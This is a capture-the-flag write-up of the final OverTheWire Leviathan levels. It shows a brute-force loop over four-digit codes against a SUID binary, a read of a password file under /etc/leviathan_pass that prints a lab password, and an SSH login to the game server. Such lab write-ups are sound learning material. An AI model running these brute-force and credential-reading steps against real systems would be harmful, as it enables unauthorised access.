-r-sr-x---   1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd464, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                                        = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd464, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                                        = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@leviathan:~$ for i in {0000..9999}; do echo $i;./leviathan6 $i;done;
```




```
Wrong
7120
Wrong
7121
Wrong
7122
Wrong
7123
$ whoami
leviathan7
$ ls
leviathan6
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
$ 
```

Level 7 (Final Level)


Objective:
To log into the final level and confirm successful completion of the Leviathan wargame.

Steps Followed:
* Logged into Leviathan Level 7 using the password obtained previously.
* Listed directory contents and found a confirmation file.
* Read the file to verify successful completion of the challenge.

Conclusion:
The final level confirms that all prior challenges were successfully completed and marks the end of the Leviathan wargame.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan7@leviathan.labs.overthewire.org -p 2223

                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan7@leviathan.labs.overthewire.org's password:
```



```
leviathan7@leviathan:~$ ls -la
total 24
drwxr-xr-x   2 root       root       4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root       4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root       3851 Oct 14 09:19 .bashrc
-r--r-----   1 leviathan7 leviathan7  178 Oct 14 09:27 CONGRATULATIONS
-rw-r--r--   1 root       root        807 Mar 31  2024 .profile
leviathan7@leviathan:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@leviathan:~$ 
```

Overall Conclusion

The Leviathan wargame provides practical exposure to Linux privilege escalation and binary exploitation techniques. Each level builds upon the previous one, gradually introducing essential security concepts such as:

* Hidden files and insecure backups
* File permissions and SUID binaries
* Binary analysis using ltrace
* Symbolic link exploitation
* Weak password mechanisms
* Brute-force attacks

Completing Leviathan strengthens problem-solving skills and builds a solid foundation for further learning in cybersecurity. The challenges encourage careful observation, logical thinking, and effective use of security tools in a controlled environment.